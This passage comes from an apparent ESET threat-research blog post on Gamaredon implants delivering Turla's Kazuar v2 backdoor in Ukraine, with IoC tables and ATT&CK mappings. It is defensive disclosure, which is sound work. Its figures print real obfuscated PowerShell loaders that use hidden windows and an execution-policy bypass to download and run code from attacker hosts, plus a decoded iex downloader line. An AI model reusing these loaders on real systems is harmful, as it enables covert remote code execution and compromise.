$string = (New-Object Net.WebClient).DownloadString('https://eset.ydns.eu/unlink.php?f=' + $file);
$base64Code =
"JGdsb2JhbCA9IGl3ciAiaHR0cHM6Ly9nb2ZpbGUuaW8vZGlzdC9qcy9nbG9iYWwuanMiOwokcGF0dGVybiA9ICdhcHBkYXRhLnd0ID0gIihbXiJdKykiJzsKJG1
hdGNoZXMgPSBbbU3lzdGVtLlRleHQuUmVndWxhckV4cHJlc3Npb25zLlJlZ2V4XTo6TWF0Y2hlcygkZ2xvYmFsLmNvbnRlbnQsICRwYXR0ZXJuKTsKJGdsb2JhbCA
9ICRtYXRjaGVzIHwgRm9yRWFjaC1PYmplY3QgeyAkXy5Hcm91cHNbMV0uVmFsdWUgfTsKIGlmKCEkZ2xvYmFsKXskZ2xvYmFsID0gIjRmZDZzZzg5ZDdzNiJ9Owo
kdG9rZW4gPSBJbnZva2UtV2ViUmVxdWVzdCAtVXNlQmFzaWNQYXJzaW5nIC1VcmkgImh0dHBzOi8vYXBpLmdvZmlsZS5pby9hY2NvdW50cyIgLU1ldGhvZCAiUE9
TVCI7CiR0b2tlbiA9JHRva2VufCBDb252ZXJ0RnJvbS1Kc29uOwokY29udGVudHMgPSBJbnZva2UtV2ViUmVxdWVzdCAtVXNlQmFzaWNQYXJzaW5nIC1VcmkgImh
0dHBzOi8vYXBpLmdvZmlsZS5pby9jb250ZW50cy9jZjk4OTU2OC1iMGMzLTRkNjItOTBlNi0wMmVlNDgxYWZkMjU/
d3Q9JCgkZ2xvYmFsKSZjb250ZW50RmlsdGVyPSZwYWdlPTEmcGFnZVNpemU9MTAwMCZzb3J0RmllbGQ9bmFtZSZzb3J0RGlyZWN0aW9uPTEiIC1IZWFkZXJzIEB7
ICJhdXRob3JpemF0aW9uIj0iQmVhcmVyICQoJHRva2VuLmRhdGEudG9rZW4pIiB9OwokY29udGVudHMgPSRjb250ZW50c2sgPSBHZXQtV21pT2JqZWN0IC1RdWVyeSAic2VsZWN0ICogZnJvbSB3aW4zMl9sb2dpY2FsZGlzayB3aGVyZSBEZXZpY2VJRD0nJGVudjpTeXN0ZW1Ecml2ZSci
CiRzZXJpYWwgPSBbdWludDMyXSIweCQoJGRpc2suVm9sdW1lU2VyaWFsTnVtYmVyKSIKJGNvbXB1dGVyTmFtZUVuY29kZWQgPSBbQ29udmVydF06OlRvQmFzZTY0
U3RyaW5nKFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlV0ZjguR2V0Qnl0ZXMoJGVudjpDT01QVRFUk5BTUUpKQokdXJsID0gImh0dHBzOi8vJCgkY29udGVudHMu
ZGF0YS5uYW1lKS9pbmRleC5waHAiCiRoZWFkZXJzID0gQHsiYnlwYXNzLXR1bm5lbC1yZW1pbmRlciIgPSAkY29tcHV0ZXJOYW1lRW5jb2RlZDsidnJlZmVyZXIi
PSAkc2VyaWFsfQokbnVtID0gMAp3aGlsZSAoJG51bSAtbHQgNTApIHsKICAgIHRyeSB7CiAgICAgICAgJHJlc3BvbnNlID0gSW52b2tlLVdlYlJlcXVlc3QgLVVy
aSAkdXJsIC1IZWFkZXJzICRoZWFkZXJzIC1Vc2VCYXNpY1BhcnNpbmcKICAgICAgICBpZiAoJHJlc3BvbnNlKSB7CiAgICAgICAgICAgIGlleCAkcmVzcG9uc2Uu
Y29udGVudAogICAgICAgIH0gCiAgICB9IGNhdGNoIHsKICAgICAgICBXcml0ZS1Ib3N0ICIiCiAgICB9CiAgICAkbnVtKysKICAgIFN0YXJ0LVNsZWVwIC1TZWNv
bmRzIDMwMAp9Cg==";
$decodedBytes = [System.Convert]::FromBase64String($base64Code);
$decodedString = [System.Text.Encoding]::UTF8.GetString($decodedBytes);
$encodedCommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($decodedString));
Start-Process  -FilePath "powershell" -ArgumentList "-ExecutionPolicy Bypass -EncodedCommand $encodedCommand"  -WindowStyle
Hidden;
```

Figure 8. Payload downloaded by PteroOdd

This PowerShell payload downloads another payload from https://eset.ydns[.]eu/scrss.ps1 and executes it.

scrss.ps1 turned out to be an installer for Turla's Kazuar v2, which was previously analyzed in detail by Unit42. This shows that Gamaredon deployed Kazuar, most likely on behalf of Turla.

The Kazuar agent_label is AGN-AB-26 and the three C&C servers are:

- https://abrargeospatial[.]ir/wp-includes/fonts/wp-icons/index.php
- https://www.brannenburger-nagelfluh[.]de/wp-includes/style-engine/css/index.php
- https://www.pizzeria-mercy[.]de/wp-includes/images/media/bar/index.php

It is worth noting that Turla keeps using compromised WordPress servers as C&Cs for Kazuar.

Interestingly, it seems that Kazuar v2 is still maintained in parallel to Kazuar v3. For example, the recent updates to the backdoor commands in Kazuar v3 are also included in this AGN-AB-26 version.

Third chain: Deployment of Kazuar v2 via PteroPaste

On June 5th and 6th, 2025, we detected Gamaredon deploying a Turla implant on two machines in Ukraine. In both cases, Gamaredon's PteroPaste was caught trying to execute the simple PowerShell script shown in Figure 9.

```
$base64Code =
"W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlcnZlckNlcnRpZmljYXRlVmFsaWRhdGlvbkNhbGxiYWNrID0geyR0cnVlfTsKaWV4KE5ldy1PYmp
lY3QgTmV0LldlYkNsaWVudCkuZG93bmxvYWRTdHJpbmcoJ2h0dHBzOi8vOTEuMjMxLjE4Mi4xODcvZWtybi5wczEnKTs=";
$afg = "-Execut"
$a = $afg + "ionPolicy Bypa"
$decodedBytes = [System.Convert]::FromBase64String($base64Code);
$decodedString = [System.Text.Encoding]::UTF8.GetString($decodedBytes);
$encodedCommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($decodedString));

$comm =$a + "ss -EncodedCommand $encodedCommand";
Start-Process  -FilePath "powershell" -ArgumentList  $comm  -WindowStyle Hidden;
```

Figure 9. PowerShell script executed by PteroPaste

The base64-encoded string is the following downloader in PowerShell:

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};iex(New-Object Net.WebClient).downloadString('https://91.231.182[.]187/ekrn.ps1');

The downloaded script ekrn.ps1 is very similar to scrss.ps1 mentioned in the second chain. This also drops and installs Kazuar v2.

Both samples have an agent_label of AGN-AB-27 and the C&C servers are the same as those in the sample from the second chain:

- https://www.brannenburger-nagelfluh[.]de/wp-includes/style-engine/css/index.php
- https://www.pizzeria-mercy[.]de/wp-includes/images/media/bar/index.php
- https://abrargeospatial[.]ir/wp-includes/fonts/wp-icons/index.php

ekrn.exe is a legitimate process of ESET endpoint security products. Thus, Turla probably tried to masquerade as it in order to fly under the radar. Also note that ekrn.ydns[.]eu resolves to 91.231.182[.]187.

Finally, we also found on VirusTotal a VBScript variant of the Kazuar v2 PowerShell installer. It was uploaded from Kyrgyzstan on June 5th, 2025. This suggests that Turla is interested in targets outside of Ukraine as well.

Conclusion

In this blogpost, we have shown how Turla was able to leverage implants operated by Gamaredon (PteroGraphin, PteroOdd, and PteroPaste) in order to restart Kazuar v3 and deploy Kazuar v2 on several machines in Ukraine. We now believe with high confidence that both groups – separately associated with the FSB – are cooperating and that Gamaredon is providing initial access to Turla.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
7DB790F75829D3E6207D8EC1CBCD3C133F596D67	N/A	PowerShell/Pterodo.QB	PteroOdd.
2610A899FE73B8F018D19B50BE55D66A6C78B2AF	N/A	PowerShell/Pterodo.QB	PteroOdd.
3A24520566BBE2E262A2911E38FD8130469BA830	N/A	PowerShell/Pterodo.QB	PteroOdd.
DA7D5B9AB578EF6487473180B975A4B2701FDA9E	scrss.ps1	PowerShell/Turla.AI	Kazuar v2 installer.
D7DF1325F66E029F4B77E211A238AA060D7217ED	N/A	MSIL/Turla.N.gen	Kazuar v2.
FF741330CC8D9624D791DE9074086BBFB0E257DC	N/A	PowerShell/TrojanDownloader.Agent.DV	PowerShell downloader executed by PteroPaste.
A7ACEE41D66B537D900403F0E6A26AB6A1290A32	ekrn.ps1	PowerShell/Turla.AJ	Kazuar v2 installer.
54F2245E0D3ADEC566E4D822274623BF835E170C	N/A	MSIL/Agent_AGen.CZQ	Kazuar v2.
371AB9EB2A3DA44099B2B7716DE0916600450CFD	ekrn.ps1	PowerShell/Turla.AJ	Kazuar v2 installer.
4A58365EB8F928EC3CD62FF59E59645C2D8C0BA5	N/A	MSIL/Turla.W	Kazuar v2.
214DC22FA25314F9C0DDA54F669EDE72000C85A4	Sandboxie.vbs	VBS/Turla.C	Kazuar v2 installer – VBScript variant.

Network

IP	Domain	Hosting provider	First seen	Details
N/A	lucky-king-96d6.mopig92456.workers[.]dev	N/A	2025-02-28	Cloudflare worker found in payloads downloaded by PteroOdd.
64.176.173[.]164	eset.ydns[.]eu	The Constant Company, LLC	2025-03-01	C&C server found in payloads downloaded by PteroOdd.
85.13.145[.]231	hauptschule-schwalbenstrasse[.]de	Neue Medien Muennich GmbH	2024-06-06	Compromised WordPress site used as Kazuar C&C.
91.231.182[.]187	ekrn.ydns[.]eu	South Park Networks LLC	2025-06-05	C&C server in payloads

IP	Domain	Hosting provider	First seen	Details
				downloaded by PteroPaste.
185.118.115[.]15	fjsconsultoria[.]com	Dream Fusion - IT Services, Lda	2024-06-26	Compromised WordPress site used as Kazuar C&C.
77.46.148[.]242	ingas[.]rs	TELEKOM SRBIJA a.d.	2024-06-03	Compromised WordPress site used as Kazuar C&C.
168.119.152[.]19	abrargeospatial[.]ir	Hetzner Online GmbH	2023-11-13	Compromised WordPress site used as Kazuar C&C.
217.160.0[.]33	www.brannenburger-nagelfluh[.]de	IONOS SE	2019-06-06	Compromised WordPress site used as Kazuar C&C.
217.160.0[.]159	www.pizzeria-mercy[.]de	IONOS SE	2023-10-05	Compromised WordPress site used as Kazuar C&C.

MITRE ATT&CK techniques

This table was built using version 17 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Gamaredon or Turla registered a domain at a free dynamic DNS provider.
	T1583.004	Acquire Infrastructure: Server	Gamaredon or Turla rented a server at Vultr.
	T1583.007	Acquire Infrastructure: Serverless	Gamaredon created Cloudflare workers and Telegra.ph pages.
	T1584.003	Compromise Infrastructure: Virtual Private Server	Turla compromised WordPress websites.
	T1608	Stage Capabilities	Turla staged Kazuar installer scripts on its C&C servers.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	PteroGraphin is developed in PowerShell.
Persistence	T1574.002	Hijack Execution Flow: DLL Side-Loading	Kazuar loaders use DLL side-loading.

Tactic	ID	Name	Description
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	The Kazuar payload is XOR encrypted and all Kazuar strings are encrypted via substitution tables.
	T1480.001	Execution Guardrails: Environmental Keying	Kazuar loaders decrypt the payloads, using the machine name as the key.
	T1036.005	Masquerading: Match Legitimate Name or Location	Kazuar loaders are located in legitimate-looking directories such as C:\Program Files (x86)\Brother Printer\App\ or %LOCALAPPDATA%\Programs\Sony\Audio\Drivers\.
Discovery	T1057	Process Discovery	The PowerShell script starting Kazuar v3 sends the list of running processes to its C&C server.
	T1012	Query Registry	The PowerShell script starting Kazuar v3 gets the PowerShell version from the registry.
	T1082	System Information Discovery	The PowerShell script starting Kazuar v3 exfiltrates the last boot time, OS version, and OS architecture.
	T1083	File and Directory Discovery	The PowerShell script starting Kazuar v3 lists files in the directories %TEMP% and %APPDATA%\Microsoft\Windows.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	PteroGraphin and Kazuar use HTTPS.
	T1573.001	Encrypted Channel: Symmetric Cryptography	PteroGraphin decrypts the C&C reply using 3DES.
	T1102	Web Service	Legitimate web services, such as Telegra.ph, were used in this campaign.